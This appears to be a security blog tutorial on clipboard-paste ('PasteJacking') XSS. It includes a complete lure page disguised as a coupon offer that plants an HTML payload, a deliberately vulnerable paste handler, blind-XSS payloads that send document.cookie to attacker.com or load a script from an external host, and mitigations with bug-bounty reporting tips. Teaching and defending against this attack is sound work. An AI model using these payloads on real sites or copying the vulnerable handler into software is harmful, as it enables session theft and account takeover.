


Introduction
Cross-Site Scripting (XSS) vulnerabilities are among the most common yet dangerous issues in web applications. While many developers are aware of stored, reflected, or DOM-based XSS, there are lesser-known variants can still catch even experienced developers by surprise. One such variant is PasteJacking. This attack abuses how web applications handle content pasted from a user's clipboard.
In this article, we'll break down the attack step by step, demonstrate it with a proof-of-concept (PoC) and share practical techniques for detection and prevention.
What Is PasteJacking XSS?
Clipboard Paste XSS occurs when a web application:
- Accepts HTML content from the clipboard during a paste event
- Inserts that HTML directly into the DOM (e.g., using innerHTML).
- Fails to sanitize or properly escape the pasted content.
This creates a situation where a malicious payload copied into the clipboard by an attacker can execute JavaScript once pasted into the vulnerable site.
Step-by-Step Attack Flow
Let's break it down from both the attacker's and the victim's perspective
1. Attacker Prepares a Malicious Page
The attacker hosts a page with a button or action that copies HTML payloads (not just plain text) into the user's clipboard.
Example attacker page (copy.html):
<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Super Sale - Limited Coupons</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background: linear-gradient(120deg, #f6d365 0%, #fda085 100%);
      text-align: center;
      padding: 50px;
    }
    .card {
      background: #fff;
      border-radius: 12px;
      box-shadow: 0 4px 12px rgba(0,0,0,0.15);
      display: inline-block;
      padding: 40px;
      max-width: 400px;
    }
    h1 {
      margin-bottom: 10px;
      color: #e74c3c;
    }
    p {
      margin-bottom: 20px;
      font-size: 16px;
      color: #444;
    }
    button {
      background: #e74c3c;
      color: white;
      border: none;
      padding: 12px 24px;
      border-radius: 6px;
      cursor: pointer;
      font-size: 16px;
    }
    button:hover {
      background: #c0392b;
    }
  </style>
</head>
<body>
  <div class="card">
    <h1>🔥R Mega Sale oupon</h1>
    <p>Click the button to copy your exclusive coupon code and save big at checkout!</p>
    <button id="copy">Copy Coupon</button>
  </div>

  <script>
    const htmlPayload = `<img src=x onerror="alert('XSS via paste')">`;
    document.getElementById('copy').addEventListener('click', () => {
      const onCopy = e => {
        e.clipboardData.setData('text/html', htmlPayload);
        e.clipboardData.setData('text/plain', 'SALE2025');
        e.preventDefault();
        document.removeEventListener('copy', onCopy);
      };
      document.addEventListener('copy', onCopy);
      document.execCommand('copy');
      alert('Coupon copied! Paste it into the store checkout box.');
    });
  </script>
</body>
</html>

When the victim clicks the Copy Coupon button, the site quietly saves two things to their clipboard: a harmless-looking code (SALE2025) and a hidden piece of HTML. The code looks normal and keeps the victim unsuspecting.
2. Victim Visits a Vulnerable Site
The victim (or target admin) goes to a site with a field that supports rich text input for example:
- A comment editor
- A support ticket system
- A WYSIWYG editor
- CMS admin panels
If the site reads text/html from the clipboard, the hidden payload slips in and is injected automatically.
3. Victim Pastes the Payload
The victim presses Ctrl+V in the vulnerable field. The site's paste handler might look like this:
element.addEventListener('paste', e => {
const html = e.clipboardData.getData('text/html') || e.clipboardData.getData('text/plain');
e.preventDefault();
element.innerHTML = html; // ⚠️ Dangerous
});
Because innerHTML is used directly, the HTML from the clipboard is inserted and executed.
4. Payload Executes
At this point, the payload runs inside the site's origin. For example:
- An alert() box might pop up.
- Or, in a real attack, a hidden request could steal cookies, session tokens, or CSRF tokens.
5. Blind XSS Scenario
If the victim's paste action stores the payload (e.g., in a comment or ticket) and an admin later views it, the XSS will trigger in the admin's browser. The attacker may never see this page they only get callbacks from their payload. This makes it a Blind XSS.
Proof of Concept (Local Demo)
To replicate this locally, I created two scripts:
- Save the attacker page (copy.html) above.
- Create a vulnerable page (victim.html):
<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Checkout - Apply Coupon</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background: #f9f9f9;
      padding: 50px;
      text-align: center;
    }
    .checkout-box {
      background: #fff;
      border-radius: 12px;
      box-shadow: 0 4px 12px rgba(0,0,0,0.1);
      display: inline-block;
      padding: 40px;
      max-width: 400px;
    }
    h2 {
      margin-bottom: 20px;
      color: #2c3e50;
    }
    #box {
      border: 2px dashed #ccc;
      padding: 15px;
      min-height: 60px;
      font-size: 16px;
      border-radius: 6px;
      outline: none;
    }
    #box:focus {
      border-color: #3498db;
    }
    p.note {
      color: #888;
      font-size: 14px;
      margin-top: 10px;
    }
  </style>
</head>
<body>
  <div class="checkout-box">
    <h2>Apply Your Coupon</h2>
    <div id="box" contenteditable="true"></div>
    <p class="note">👉R Click inside the box and pres <b>Ctrl+V</b> to paste your coupon.</p>
  </div>

  <script>
    const box = document.getElementById('box');
    box.addEventListener('paste', e => {
      const html = e.clipboardData.getData('text/html') || e.clipboardData.getData('text/plain');
      e.preventDefault();
      // Vulnerable: directly inserting untrusted HTML
      box.innerHTML = html;
    });
  </script>
</body>
</html>
3. Open copy.html, click Copy Coupon.
4. Open victim.html, click inside the box and press Ctrl+V.

5. The alert will fire showing the XSS worked.
For Blind XSS: just replace attacker.com with your own blind XSS server (Burp, Interact.sh, etc.)
const htmlPayload = `<img src=x onerror="fetch('https://attacker.com/log?c='+document.cookie)">`;
or
const htmlPayload = `'\"><script src=https://xss.report/c/coffinxp></script>`;
Where to Test in Real Applications
- Comment systems with formatting options.
- Chat or messaging platforms that allow rich text.
- Support ticket or CRM tools.
- Content Management Systems (CMS) admin panels.
It won't work in simple <input> or <textarea> fields, because those only accept plain text.
Mitigation Strategies
- Force plain text pastes
element.addEventListener('paste', e => {
e.preventDefault();
const text = e.clipboardData.getData('text/plain');
element.textContent = text;
});
2. Sanitize pasted HTML If rich text is required, sanitize HTML with libraries like DOMPurify.
const clean = DOMPurify.sanitize(html);
element.innerHTML = clean;
3. Apply strong CSP (Content Security Policy)
- Disallow inline scripts with script-src 'self'.
- Block data: and javascript: URLs.
- Educate developers Many devs don't realize that paste events can contain HTML. Awareness is the first step to prevention.

I've hosted a demo on my website where you can safely test XSS through PasteJacking. Feel free to try it out
Reporting Tips (Bug Bounty / Pentest)
When you find this issue, provide:
- Steps to reproduce (attacker PoC + paste action).
- Screenshots or video showing the XSS firing.
- Impact statement: highlight risk of Blind XSS in admin panels.
- Suggested fix: enforce plain text or sanitize HTML.
Conclusion
Clipboard Paste XSS is a lesser-known but powerful attack that exploits paste actions to trigger XSS. Though not all sites are affected, rich-text editors and admin panels are common targets. Recognizing this issue helps bug hunters find Blind XSS and guides developers to implement safer paste handling.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly